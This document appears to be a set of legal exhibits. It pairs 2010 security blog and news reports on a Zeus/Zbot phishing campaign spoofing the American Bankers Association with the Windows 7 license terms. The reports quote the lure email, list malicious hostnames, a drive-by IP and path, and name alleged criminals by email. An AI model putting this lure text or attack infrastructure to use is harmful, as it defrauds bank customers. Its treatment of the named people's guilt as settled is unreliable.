American Bankers Association version of Zeus Bot /...
AOL Update spreads Zeus / Zbot
Sendspace Zbot spreader a Flashback to Dec 15-20
USAA Bank latest Avalanche Scam
This Week in Avalanche / Zbot / Zeus Bot: HSBC & e...
Minipost: #CNIRcyberwar ? ? ?


ABA: Transaction Report - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://getreport.aba.com.edfa4.vc/ABAservices/reportgeneration.php?id=65557467015674901104931959545617;
NETCRAFT Services
New Site Rank: - Site Report [PR] Liberty Cablevision - Luquillo
ABA: Transaction Report
Home | Contact Us | Site
aba.com
AMERICAN BANKERS ASSOCIATION
Site sponsor: Corporation for American Banking LLC
Consumers
Affiliates
Press
About ABA
Professional Development
Products
Government Relations
For Members
Solutions
Generate Transaction Report
| Home | Search | Contact Us | Advertise | Privacy Policy | Reprint Request |

Transaction Report

An unauthorized transaction billed to your bank card.
Amount of transaction: 6547.79
Transaction ID: 9843-6009335

Please generate and carefully review the transaction report for bank card.

Questions? E-mail the ABA Webmaster or Customer Service, or call 1-800-BANKERS (800-226-5377).
© Copyright 2010 American Bankers Association, 1120 Connecticut Ave NW, Washington, DC 20036. All rights reserved.

Hostnames that we saw in the spam include:

machine
----
getreport.aba.com.edfa4.com.vc
getreport.aba.com.edfa4.vc
getreport.aba.com.edfa5.com.vc
getreport.aba.com.edfa5.vc
getreport.aba.com.edfa6.com.vc
getreport.aba.com.edfa6.vc
getreport.aba.com.edfa7.com.vc
getreport.aba.com.edfa7.vc
getreport.aba.com.edfa8.com.vc
getreport.aba.com.edfa8.vc
getreport.aba.com.ferdsae.vc
getreport.aba.com.gertfdv.am
getreport.aba.com.sawesae.vc
getreport.aba.com.sawesag.com.vc
getreport.aba.com.sawesaj.com.vc
getreport.aba.com.sawesal.com.vc
getreport.aba.com.sawesao.vc
getreport.aba.com.sawesaq.vc
getreport.aba.com.sawesat.vc
getreport.aba.com.sawesau.vc
getreport.aba.com.uifersag.no.com
getreport.aba.com.uifersag.uy.com
getreport.aba.com.uifersar.cn.com
getreport.aba.com.uifersar.no.com
getreport.aba.com.uifersar.uy.com
getreport.aba.com.uifersat.cn.com
getreport.aba.com.uifersat.no.com
getreport.aba.com.uifersat.uy.com
getreport.aba.com.yhuusd.com.vc
getreport.aba.com.yhuusd.vc
getreport.aba.com.yhuush.vc

The malware that is dropped from this website, "transactionreport.exe" is almost entirely

Iranian Cyber Army returns - target: Baidu.com

- ▶ 2009 (98)
- ▶ 2008 (102)
- ▶ 2007 (31)
- ▶ 2006 (5)

Labels

- china (3)
- computer security careers (1)
- conficker (2)
- cyberwar (1)
- digital certificates (1)
- facebook (2)
- fake av (2)
- gumblar (1)
- koobface (1)
- law enforcement (9)
- malware (21)
- pharmaceuticals (4)
- phishing (25)
- public policy (2)
- spam (26)
- twitter (3)
- twitter malware (1)
- waledac (6)
- zbot (26)

undetected according to this VirusTotal Report. Only six of forty-one AV products currently detect this malware, and only two of them are properly identifying it as Zeus.

Kaspersky calls it "Trojan-Spy.Win32.Zbot.gen", as does Sunbelt.

Authentium and F-Prot heuristically detect it as "El dorado", which is pretty close behavior-wise to Zbot. F-Secure and McAfee identify it as a risk, but don't classify it further.

Besides the obvious "transactionreport.exe", there is also a drive-by infector which originates at the IP address "109.95.114.251" on the path "/us01d/in.php". I'll update this post later this evening with more details about that malware path, but I would assume at this point its going to drop a PDF that leads to a fake AV product.

That IP address is famously associated with Zeus through the owner of its network - actually called in the WHOIS data "VISHCLUB" and described as being "Kanyovskiy Andriy Yuriyovich" of Kazakhstan - akanyovskiy@troyak.org. Perhaps send him an email and ask him how the life of crime is treating him. Apparently there are no laws against providing hosting for cybercriminals in Kazakhstan, but several sources say this IP address is actually in Great Britain, and I'm pretty sure they don't stand for this kind of behavior. Criminal emails such as:
Natalia Ilina - try@5mx.ru
Polina Kuznetsova - wsw@maillife.ru
Mikhail Vorobiev - bombs@maillife.ru
taffy@blogbuddy.ru
and kievsk@yandex.ru

all show up when you investigate previous Zeus infections that use this netblock with domain names like:

hostingdnssite.com
quicksitehostdns.com
platinumhostingservice.com
nekovo.ru
dnsserverbackupzones.com
windowsserverinfo.com
androzo.ru

and that's just so far in January 2010!

A Facebook version of the Zeus malware was active last night and this morning, but that's an on-going extension of the previously mentioned version.

Posted by UAB's Director of Research in Computer Forensics at 3:01 PM Labels: zbot

Newer Post Home Older Post

Email ShareThis

Spammers Exploit American Bankers Association Name to Malicious Scam

On January 26, 2010, Internet security company M86 Security reported that the gang behind Zeus/Pushdo/Cutwail used the name of US' biggest banking association to entice Internet users with e-mails apparently originating from the American Bankers Association.

The subject lines of the e-mails vary from "unauthorized transaction" to "An unauthorized transaction billed from your bank account," "unauthorized transaction billed from your bank card" and "An unauthorized transaction billed to your bank card."

The reports state that there is a web-link embedded in the e-mails, which leads the user to a web-page. The web-page looks like the American Bankers Association website.

As per Gavin Neale (security researcher at M86 Security), similar to earlier campaigns by the Zeus gang, a malicious iFrame inserted into this spoofed web -page which serves attack codes designed with the help of FSPACK toolkit. When the company's researchers accessed this page in the Firefox browser for a study in their lab, the page directed them to download a PDF file, as reported by SCMagazine on January 29, 2010.

In case a user opens the PDF file with a vulnerable version of Adobe Reader, then his computer will be infected by Zeus, said M86 Security. Tthe security company researchers also caution that the FSPACK abuses a number of vulnerabilities in Adobe Flash and Internet Explorer.

The VirusTotal Report (a free online **malware** and virus scan) indicated that the **malware** "transactionreport.exe," dropped by the spoofed website was nearly undetected. Just 6 out of 41 **antivirus** products could spot the malware, with just 2 of them appropriately identifying it to be Zeus.

In addition to the "transactionreport.exe," a drive-by infecting program originates from the 109.95.114.251 IP address, said the security researchers. This IP address has a well-known connection with Zeus via its network's controller.

According to the researchers, notably other famous entities have been utilized to lure users through **phishing** e-mails. These are the US Treasury, Internal Revenue Service, several financial institutions and the FDIC.

Hence, users are recommended that they should avoid fake, **phishing** e-mail.

Related article: **Spammers Continue their Campaigns Successfully**

» SPAMfighter News - 05-02-2010

Share and tell your friends!

0 0 ShareThis New

0

Read IT-Security News


2012	**2011**	**2010**
December	**December**	**December**
November	**November**	**November**
October	**October**	**October**
September	**September**	**September**
August	**August**	**August**
July	**July**	**July**
June	**June**	**June**
May	**May**	**May**
April	**April**	**April**
March	**March**	**March**
February	**February**	**February**
January	**January**	**January**

2009	**2008**	**2007**
December	**December**	**December**

November
October
September
August
July
June
May
April
March
February
January

November
October
September
August
July
June
May
April
March
February
January

November
October
September
August
July
June
May
April
March
February
January



<<<

>>>


Be all you can be, be a SPAMfighter

Privacy Statement

Malicious Fake ABA Websites

January 26, 2010

The American Bankers Association is the latest organization to be used as a lure by the Pushdo/Cutwail / Zeus gang. Today we are seeing the following spam being sent by this group:


An unauthorized transaction billed to your bank card
File Edit View Tools Message Help

From: American Bankers Association
Date: Wednesday, January 27, 2010 8:18 AM
To: [redacted]
Subject: An unauthorized transaction billed to your bank card

An unauthorized transaction billed to your bank card.

Amount of transaction: $7696.55
Transaction ID: 3111-7843643

Please review the transaction report by clicking the link below:

get the transaction report

=====
Letter ID 636-7378664039-86121159420-53883610109-10904865889-23992462329

Some of the subjects we have seen are:


An unauthorized transaction billed from your bank account

An unauthorized transaction billed to your bank card

unauthorized transaction

unauthorized transaction billed from your bank card

The link is to http://getreport.aba.com.[Random looking domain] /ABAservices/reportgeneration.php which goes to this website:


AMERICAN BANKERS ASSOCIATION
aba.com
Site sponsor: Corporation for American Banking LLC
Home | Contact Us | Site Map
Consumers
Affiliates
Press
About ABA
Professional Development
Products
Government Relations
For Members
Solutions
Generate Transaction Report
| Home | Search | Contact Us | Advertise | Privacy Policy | Reprint Request |

Transaction Report

Amount of transaction: 454.43
Transaction ID: 1112-031111

Please generate and carefully review the transaction report for bank card.

Questions? E-mail the ABA Webmaster or Customer Service, or call 1-800-BANKERS (800-226-5377).
© Copyright 2010 American Bankers Association, 1120 Connecticut Ave NW, Washington, DC 20036. All rights reserved.

RSS

Security Labs Home

Security Labs Blog

Threat Statistics

- Spam Statistics
- Malware Statistics
- Botnet Statistics

Resources

- Whitepapers
- Threat Tests
- Spam Types
- Submit Missed Spam
- TRACEnet

As with previous campaigns by this group, an IFrame on this page delivers exploits from the FSPACK exploit kit. When we visited this page in our lab using the Firefox browser, we were prompted to download a PDF file. Had we opened this file with a vulnerable version of Adobe Reader, our test machine would have been infected with Zeus. FSPACK also exploits several vulnerabilities in Internet Explorer and Adobe Flash.

Clicking on the 'Generate Transaction Report' will prompt you to download the file transactionreport.exe. This is the Zeus/Zbot Trojan horse.

Last Reviewed: January 26, 2010 by Gavin Neale

EXHIBIT 24

MICROSOFT SOFTWARE LICENSE TERMS

WINDOWS 7 HOME BASIC

These license terms are an agreement between you and

- the computer manufacturer that distributes the software with the computer, or
- the software installer that distributes the software with the computer.

Please read them. They apply to the software named above, which includes the media on which you received it, if any. Printed-paper license terms, which may come with the software take the place of any on-screen license terms. These terms also apply to any Microsoft

- updates,
- supplements,
- Internet-based services, and
- support services

for this software, unless other terms accompany those items. If so, those other terms apply.

If you obtain updates or supplements directly from Microsoft, Microsoft, and not the manufacturer or installer, licenses those to you.

By using the software, you accept these terms. If you do not accept them, do not use the software. Instead, contact the manufacturer or installer to determine its return policy. You must comply with that policy, which might limit your rights or require you to return the entire system on which the software is installed.

As described below, using the software also operates as your consent to the transmission of certain computer information during activation, validation and for Internet-based services.

If you comply with these license terms, you have the rights below for each license you acquire.

1. **OVERVIEW.**

   a. **Software.** The software includes desktop operating system software. This software does not include Windows Live services. Windows Live services are available from Microsoft under a separate agreement.

   b. **License Model.** The software is licensed on a per copy per computer basis. A computer is a physical hardware system with an internal storage device capable of running the software. A hardware partition or blade is considered to be a separate computer.

2. **INSTALLATION AND USE RIGHTS.**

   a. **One Copy per Computer.** The software license is permanently assigned to the computer with which the software is distributed. That computer is the “licensed computer.”

b. Licensed Computer. You may use the software on up to two processors on the licensed computer at one time. Unless otherwise provided in these license terms, you may not use the software on any other computer.

c. Number of Users. Unless otherwise provided in these license terms, only one user may use the software at a time on the licensed computer.

d. Alternative Versions. The software may include more than one version, such as 32-bit and 64-bit. You may use only one version at one time. If the manufacturer or installer provides you with a one-time selection between language versions, you may use only the one language version you select.

3. ADDITIONAL LICENSING REQUIREMENTS AND/OR USE RIGHTS.

a. Multiplexing. Hardware or software you use to

- pool connections, or
- reduce the number of devices or users that directly access or use the software

(sometimes referred to as "multiplexing" or "pooling"), does not reduce the number of licenses you need.

b. Font Components. While the software is running, you may use its fonts to display and print content. You may only

- embed fonts in content as permitted by the embedding restrictions in the fonts; and
- temporarily download them to a printer or other output device to print content.

c. Icons, Images and Sounds. While the software is running, you may use but not share its icons, images, sounds, and media. The sample images, sounds and media provided with the software are for your non-commercial use only.

d. Use with Virtualization Technologies. Instead of using the software directly on the licensed computer, you may install and use the software within only one virtual (or otherwise emulated) hardware system on the licensed computer. When used in a virtualized environment, content protected by digital rights management technology, BitLocker or any full volume disk drive encryption technology may not be as secure as protected content not in a virtualized environment. You should comply with all domestic and international laws that apply to such protected content.

e. Device Connections. You may allow up to 20 other devices to access software installed on the licensed computer to use only File Services, Print Services, Internet Information Services and Internet Connection Sharing and Telephony Services.

f. Remote Access Technologies. You may remotely access and use the software installed on the licensed computer from another computer to share a session using Remote Assistance or similar technologies. A "session" means the experience of interacting with the software, directly or indirectly, through any combination of input, output and display peripherals.

4. MANDATORY ACTIVATION.

Activation associates the use of the software with a specific computer. During activation, the software will send information about the software and the computer to Microsoft. This information includes the version, language and product key of the software, the Internet protocol address of the computer, and information derived from the hardware configuration of the computer. For more information, see go.microsoft.com/fwlink/?Linkid=104609. By using the software, you consent to the transmission of this information. If properly licensed, you have the right to use the version of the software installed during the installation process up to the time permitted for activation. **Unless the software is activated, you have no right to use the software after the time permitted for activation.** This is to prevent its unlicensed use. **You are not permitted to bypass or circumvent activation.** If the computer is connected to the Internet, the software may automatically connect to Microsoft for activation. You can also activate the software manually by Internet or telephone. If you do so, Internet and telephone service charges may apply. Some changes to your computer components or the software may require you to reactivate the software. **The software will remind you to activate it until you do.**

5. VALIDATION.

a. Validation verifies that the software has been activated and is properly licensed. It also verifies that no unauthorized changes have been made to the validation, licensing, or activation functions of the software. Validation may also check for certain malicious or unauthorized software related to such unauthorized changes. A validation check confirming that you are properly licensed permits you to continue to use the software, certain features of the software or to obtain additional benefits. **You are not permitted to circumvent validation.** This is to prevent unlicensed use of the software. For more information, see go.microsoft.com/fwlink/?Linkid=104610.

b. The software will from time to time perform a validation check of the software. The check may be initiated by the software or Microsoft. To enable the activation function and validation checks, the software may from time to time require updates or additional downloads of the validation, licensing or activation functions of the software. The updates or downloads are required for the proper functioning of the software and may be downloaded and installed without further notice to you. During or after a validation check, the software may send information about the software, the computer and the results of the validation check to Microsoft. This information includes, for example, the version and product key of the software, any unauthorized changes made to the validation, licensing or activation functions of the software, any related malicious or unauthorized software found and the Internet protocol address of the computer. Microsoft does not use the information to identify or contact you. By using the software, you consent to the transmission of this information. For more information about validation and what is sent during or after a validation check, see go.microsoft.com/fwlink/?Linkid=104611.

c. If, after a validation check, the software is found to be counterfeit, improperly licensed, or a non-genuine Windows product, or if it includes unauthorized changes, then the functionality and experience of using the software will be affected. For example:

Microsoft may

- repair the software, and remove, quarantine or disable any unauthorized changes that may interfere with the proper use of the software, including circumvention of the activation or validation functions of the software; or

- check and remove malicious or unauthorized software known to be related to such unauthorized changes; or

- provide notice that the software is improperly licensed or a non-genuine Windows product;

and you may

- receive reminders to obtain a properly licensed copy of the software; or
- need to follow Microsoft's instructions to be licensed to use the software and reactivate;

and you may not be able to

- use or continue to use the software or some of the features of the software; or
- obtain certain updates or upgrades from Microsoft.

d. You may only obtain updates or upgrades for the software from Microsoft or authorized sources. For more information on obtaining updates from authorized sources see go.microsoft.com/fwlink/?Linkid=104612.

6. POTENTIALLY UNWANTED SOFTWARE. If turned on, Windows Defender will search your computer for "spyware," "adware" and other potentially unwanted software. If it finds potentially unwanted software, the software will ask you if you want to ignore, disable (quarantine) or remove it. Any potentially unwanted software rated "high" or "severe," will automatically be removed after scanning unless you change the default setting. Removing or disabling potentially unwanted software may result in

- other software on your computer ceasing to work, or
- your breaching a license to use other software on your computer.

By using this software, it is possible that you will also remove or disable software that is not potentially unwanted software.

7. INTERNET-BASED SERVICES. Microsoft provides Internet-based services with the software. It may change or cancel them at any time.

a. Consent for Internet-Based Services. The software features described below and in the Windows 7 Privacy Statement connect to Microsoft or service provider computer systems over the Internet. In some cases, you will not receive a separate notice when they connect. In some cases, you may switch off these features or not use them. For more information about these features, see the Windows 7 Privacy Statement at go.microsoft.com/fwlink/?linkid=104604. **By using these features, you consent to the transmission of the information described below.** Microsoft does not use the information to identify or contact you.

Computer Information. The following features use Internet protocols, which send to the appropriate systems computer information, such as your Internet protocol address, the type of operating system, browser and name and version of the software you are using, and the language code of the computer where you installed the software. Microsoft uses this information to make the Internet-based services available to you.

- Plug and Play and Plug and Play Extensions. You may connect new hardware to your computer, either directly or over a network. Your computer may not have the drivers needed to communicate with that hardware. If so, the update feature of the software can obtain the correct driver from Microsoft and install it on your computer. An administrator can disable this update feature.

- Windows Update. To enable the proper functioning of the Windows Update service in the software (if you use it), updates or downloads to the Windows Update service will be required from time to time and downloaded and installed without further notice to you.

- Web Content Features. Features in the software can retrieve related content from Microsoft and provide it to you. Examples of these features are clip art, templates, online training, online assistance and Appshelp. You may choose not to use these web content features.

- Digital Certificates. The software uses digital certificates. These digital certificates confirm the identity of Internet users sending X.509 standard encrypted information. They also can be used to digitally sign files and macros, to verify the integrity and origin of the file contents. The software retrieves certificates and updates certificate revocation lists over the Internet, when available.

- Auto Root Update. The Auto Root Update feature updates the list of trusted certificate authorities. You can switch off the Auto Root Update feature.

- Windows Media Digital Rights Management. Content owners use Windows Media digital rights management technology (WMDRM) to protect their intellectual property, including copyrights. This software and third party software use WMDRM to play and copy WMDRM-protected content. If the software fails to protect the content, content owners may ask Microsoft to revoke the software's ability to use WMDRM to play or copy protected content. Revocation does not affect other content. When you download licenses for protected content, you agree that Microsoft may include a revocation list with the licenses. Content owners may require you to upgrade WMDRM to access their content. Microsoft software that includes WMDRM will ask for your consent prior to the upgrade. If you decline an upgrade, you will not be able to access content that requires the upgrade. You may switch off WMDRM features that access the Internet. When these features are off, you can still play content for which you have a valid license.

- Windows Media Player. When you use Windows Media Player, it checks with Microsoft for

  - compatible online music services in your region; and

  - new versions of the player.

  For more information, go to go.microsoft.com/fwlink/?linkid=104605.

- Malicious Software Removal. During setup, if you select "Get important updates for installation", the software may check for and remove certain malware from your computer. "Malware" is malicious software. If the software runs, it will remove the Malware listed and updated at www.support.microsoft.com/?kbid=890830. During a Malware check, a report will be sent to Microsoft with specific information about Malware detected, errors, and other information about your computer. This information is used to improve the software and other Microsoft products and services. No information included in these reports will be used to identify or contact you. You may disable the software's reporting functionality by following the instructions found at www.support.microsoft.com/?kbid=890830. For more information read the Windows Malicious Software Removal Tool privacy statement at go.microsoft.com/fwlink/?LinkId=113995.

- Network Awareness. This feature determines whether a system is connected to a network by either passive monitoring of network traffic or active DNS or HTTP queries. The query only transfers standard TCP/IP or DNS information for routing purposes. You can switch off the active query feature through a registry setting.

- Windows Time Service. This service synchronizes with time.windows.com once a week to provide your computer with the correct time. You can turn this feature off or choose your preferred time source within the Date and Time Control Panel applet. The connection uses the standard NTP protocol.

- IPv6 Network Address Translation (NAT) Traversal service (Teredo). This feature helps existing home Internet gateway devices transition to IPv6. IPv6 is the next generation Internet protocol. It helps enable end-to-end connectivity often needed by peer-to-peer applications. To do so, each time you start up the software the Teredo client service will attempt to locate a public Teredo Internet service. It does so by sending a query over the Internet. This query only transfers standard Domain Name Service information to determine if your computer is connected to the Internet and can locate a public Teredo service. If you

  - use an application that needs IPv6 connectivity, or

  - configure your firewall to always enable IPv6 connectivity,

  Then, by default standard Internet Protocol information will be sent to the Teredo service at Microsoft at regular intervals. No other information is sent to Microsoft. You can change this default to use non-Microsoft servers. You can also switch off this feature using a command line utility named “netsh”.

- Accelerators. When you click on or move your mouse over an Accelerator, in Internet Explorer, any of the following may be sent to the service provider:

  - the title and full web address or URL of the current webpage,

  - standard computer information, and

  - any content you have selected.

  If you use an Accelerator provided by Microsoft, the information sent is subject to the Microsoft Online Privacy Statement. This statement is available at go.microsoft.com/fwlink/?linkid=31493. If you use an Accelerator provided by a third party, use of the information sent will be subject to the third party’s privacy practices.

- Search Suggestions Service. In Internet Explorer, when you type a search query in the Instant Search box or type a question mark (?) before your search term in the Address bar, you will see search suggestions as you type (if supported by your search provider). Everything you type in the Instant Search box or in the Address bar when preceded by a question mark (?) is sent to your search provider as you type. Also, when you press Enter or click the Search button, the text in the Instant Search box or Address bar is sent to the search provider. If you use a Microsoft search provider, use of the information sent is subject to the Microsoft Online Privacy Statement. This statement is available at go.microsoft.com/fwlink/?linkid=31493. If you use a third-party search provider, use of the information sent will be subject to the third party’s privacy practices. You can turn search suggestions off at any time. To do so, use Manage Add-ons under the Tools button in Internet Explorer. For more information about the search suggestions service, see go.microsoft.com/fwlink/?linkid=128106.

b. **Use of Information.** Microsoft may use the computer information, accelerator information, search suggestions information, error reports, and Malware reports to improve our software and services. We may also share it with others, such as hardware and software vendors. They may use the information to improve how their products run with Microsoft software.

c. **Misuse of Internet-based Services.** You may not use these services in any way that could harm them or impair anyone else's use of them. You may not use the services to try to gain unauthorized access to any service, data, account or network by any means.

8. **SCOPE OF LICENSE.** The software is licensed, not sold. This agreement only gives you some rights to use the features included in the software edition you licensed. The manufacturer or installer and Microsoft reserve all other rights. Unless applicable law gives you more rights despite this limitation, you may use the software only as expressly permitted in this agreement. In doing so, you must comply with any technical limitations in the software that only allow you to use it in certain ways. You may not

- work around any technical limitations in the software;
- reverse engineer, decompile or disassemble the software, except and only to the extent that applicable law expressly permits, despite this limitation;
- use components of the software to run applications not running on the software;
- make more copies of the software than specified in this agreement or allowed by applicable law, despite this limitation;
- publish the software for others to copy;
- rent, lease or lend the software; or
- use the software for commercial software hosting services.

9. **MICROSOFT .NET BENCHMARK TESTING.** The software includes one or more components of the .NET Framework (".NET Components"). You may conduct internal benchmark testing of those components. You may disclose the results of any benchmark test of those components, provided that you comply with the conditions set forth at go.microsoft.com/fwlink/?LinkID=66406. Notwithstanding any other agreement you may have with Microsoft, if you disclose such benchmark test results, Microsoft shall have the right to disclose the results of benchmark tests it conducts of your products that compete with the applicable .NET Component, provided it complies with the same conditions set forth at go.microsoft.com/fwlink/?LinkID=66406.

10. **BACKUP COPY.** You may make one backup copy of the software. You may use it only to reinstall the software on the licensed computer.

11. **DOCUMENTATION.** Any person that has valid access to your computer or internal network may copy and use the documentation for your internal, reference purposes.

12. **NOT FOR RESALE SOFTWARE.** You may not sell software marked as "NFR" or "Not for Resale."

13. **GEOGRAPHIC RESTRICTIONS.** If the software is marked as requiring activation in a specific geographic region, then you are only permitted to activate this software in the geographic region indicated on the software or computer packaging. You may not be able to activate the software outside of that region. For further information on geographic restrictions, visit

go.microsoft.com/fwlink/?LinkId=141397.

14. **UPGRADES.** To use upgrade software, you must first be licensed for the software that is eligible for the upgrade. Upon upgrade, this agreement takes the place of the agreement for the software you upgraded from. After you upgrade, you may no longer use the software you upgraded from.

15. **PROOF OF LICENSE.**

    a. **Genuine Proof of License.** If you acquired the software on a computer, or on a disc or other media, a genuine Microsoft Certificate of Authenticity label with a genuine copy of the software identifies licensed software. To be valid, this label must be affixed to the computer or appear on the manufacturer's or installer's packaging. If you receive the label separately, it is invalid. You should keep label on the computer or the packaging that has the label on it to prove that you are licensed to use the software. If the computer comes with more than one genuine Certificate of Authenticity label, you may use each version of the software identified on those labels.

    b. **Windows Anytime Upgrade License.** If you upgrade the software using Windows Anytime Upgrade, your proof of license is identified by

       - the genuine Microsoft Certificate of Authenticity label for the software you upgraded from, and

       - the genuine Microsoft proof of purchase label from the Windows Anytime Upgrade Kit you used to upgrade. Proof of purchase may be subject to verification by your merchant's records.

    c. To identify genuine Microsoft software, see www.howtotell.com.

16. **TRANSFER TO A THIRD PARTY.** You may transfer the software directly to a third party only with the licensed computer. The transfer must include the software and the Certificate of Authenticity label. You may not keep any copies of the software or any earlier version. Before any permitted transfer, the other party must agree that this agreement applies to the transfer and use of the software.

17. **NOTICE ABOUT THE H.264/AVC VISUAL STANDARD, THE VC-1 VIDEO STANDARD, AND THE MPEG-4 PART 2 VISUAL STANDARD.** This software includes H.264/AVC, VC-1 and MPEG-4 visual compression technology. MPEG LA, L.L.C. requires this notice:

    THIS PRODUCT IS LICENSED UNDER THE AVC, THE VC-1 AND THE MPEG-4 PART 2 VISUAL PATENT PORTFOLIO LICENSES FOR THE PERSONAL AND NON-COMMERCIAL USE OF A CONSUMER TO (i) ENCODE VIDEO IN COMPLIANCE WITH THE ABOVE STANDARDS ("VIDEO STANDARDS") AND/OR (ii) DECODE AVC, VC-1 AND MPEG-4 PART 2 VIDEO THAT WAS ENCODED BY A CONSUMER ENGAGED IN A PERSONAL AND NON-COMMERCIAL ACTIVITY OR WAS OBTAINED FROM A VIDEO PROVIDER LICENSED TO PROVIDE SUCH VIDEO. NONE OF THE LICENSES EXTEND TO ANY OTHER PRODUCT REGARDLESS OF WHETHER SUCH PRODUCT IS INCLUDED WITH THIS PRODUCT IN A SINGLE ARTICLE. NO LICENSE IS GRANTED OR SHALL BE IMPLIED FOR ANY OTHER USE. ADDITIONAL INFORMATION MAY BE OBTAINED FROM MPEG LA, L.L.C. SEE WWW.MPEGLA.COM.

18. **THIRD PARTY PROGRAMS.** The software contains third party programs. The license terms with those programs apply to your use of them.

19. **EXPORT RESTRICTIONS.** The software is subject to United States export laws and regulations. You must comply with all domestic and international export laws and regulations that apply to the

software. These laws include restrictions on destinations, end users and end use. For additional information, see www.microsoft.com/exporting.

20. **SUPPORT SERVICES.** For the software generally, contact the manufacturer or installer for support options. Refer to the support number provided with the software. For updates and supplements obtained directly from Microsoft, Microsoft provides support as described at www.support.microsoft.com/common/international.aspx. If you are using software that is not properly licensed, you will not be entitled to receive support services.

21. **ENTIRE AGREEMENT.** This agreement (including the warranty below), additional terms (including any printed-paper license terms that accompany the software and may modify or replace some or all of these terms), and the terms for supplements, updates, Internet-based services and support services that you use, are the entire agreement for the software and support services.

22. **APPLICABLE LAW.**

    a. **United States.** If you acquired the software in the United States, Washington state law governs the interpretation of this agreement and applies to claims for breach of it, regardless of conflict of laws principles. The laws of the state where you live govern all other claims, including claims under state consumer protection laws, unfair competition laws, and in tort.

    b. **Outside the United States.** If you acquired the software in any other country, the laws of that country apply.

23. **LEGAL EFFECT.** This agreement describes certain legal rights. You may have other rights under the laws of your state or country. You may also have rights with respect to the party from whom you acquired the software. This agreement does not change your rights under the laws of your state or country if the laws of your state or country do not permit it to do so.

24. **LIMITATION ON AND EXCLUSION OF DAMAGES. Except for any refund the manufacturer or installer may provide, you cannot recover any other damages, including consequential, lost profits, special, indirect or incidental damages.**

    This limitation applies to

    - anything related to the software, services, content (including code) on third party Internet sites, or third party programs; and

    - claims for breach of contract, breach of warranty, guarantee or condition, strict liability, negligence, or other tort to the extent permitted by applicable law.

    It also applies even if

    - repair, replacement or a refund for the software does not fully compensate you for any losses; or

    - Microsoft knew or should have known about the possibility of the damages.

    Some states do not allow the exclusion or limitation of incidental or consequential damages, so the above limitation or exclusion may not apply to you. They also may not apply to you because your country may not allow the exclusion or limitation of incidental, consequential or other damages.

****

LIMITED WARRANTY

A. **LIMITED WARRANTY.** If you follow the instructions and the software is properly licensed, the software will perform substantially as described in the Microsoft materials that you receive in or with the software.

B. **TERM OF WARRANTY; WARRANTY RECIPIENT; LENGTH OF ANY IMPLIED WARRANTIES. The limited warranty covers the software for 90 days after acquired by the first user. If you receive supplements, updates, or replacement software during those 90 days, they will be covered for the remainder of the warranty or 30 days, whichever is longer.** If you transfer the software, the remainder of the warranty will apply to the recipient.

   To the extent permitted by law, any implied warranties, guarantees or conditions last only during the term of the limited warranty. Some states do not allow limitations on how long an implied warranty lasts, so these limitations may not apply to you. They also might not apply to you because some countries may not allow limitations on how long an implied warranty, guarantee or condition lasts.

C. **EXCLUSIONS FROM WARRANTY.** This warranty does not cover problems caused by your acts (or failures to act), the acts of others, or events beyond the reasonable control of the manufacturer or installer, or Microsoft.

D. **REMEDY FOR BREACH OF WARRANTY. The manufacturer or installer will, at its election, either (i) repair or replace the software at no charge, or (ii) accept return of the product(s) for a refund of the amount paid, if any. The manufacturer or installer may also repair or replace supplements, updates and replacement software or provide a refund of the amount you paid for them, if any. contact the manufacturer or installer about its policy. These are your only remedies for breach of the limited warranty.**

E. **CONSUMER RIGHTS NOT AFFECTED. You may have additional consumer rights under your local laws, which this agreement cannot change.**

F. **WARRANTY PROCEDURES.** Contact the manufacturer or installer to find out how to obtain warranty service for the software. For a refund, you must comply with the manufacturer's or installer's return policies.

G. **NO OTHER WARRANTIES. The limited warranty is the only direct warranty from the manufacturer or installer, or Microsoft. The manufacturer or installer and Microsoft give no other express warranties, guarantees or conditions. Where allowed by your local laws, the manufacturer or installer and Microsoft exclude implied warranties of merchantability, fitness for a particular purpose and non-infringement.** If your local laws give you any implied warranties, guarantees or conditions, despite this exclusion, your remedies are described in the Remedy for Breach of Warranty clause above, to the extent permitted by your local laws.

H. **LIMITATION ON AND EXCLUSION OF DAMAGES FOR BREACH OF WARRANTY. The Limitation on and Exclusion of Damages clause above applies to breaches of this limited warranty.**

   This warranty gives you specific legal rights, and you may also have other rights which vary from state to state. You may also have other rights which vary from country to

country.

!!!!EULAID!!!!

EXHIBIT 25

MICROSOFT SOFTWARE LICENSE TERMS

WINDOWS VISTA HOME BASIC

WINDOWS VISTA HOME PREMIUM

